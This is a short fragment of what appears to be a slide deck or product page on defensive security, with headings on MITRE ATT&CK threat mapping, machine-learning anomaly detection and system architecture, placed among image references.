
MITRE ATT&CK Mapping

Classifying threats against global adversary tactics and techniques.

08


AI-Powered Threat Analysis

Enabling intelligent machine learning models for anomaly detection.




System Architecture & Network Topology

System Architecture

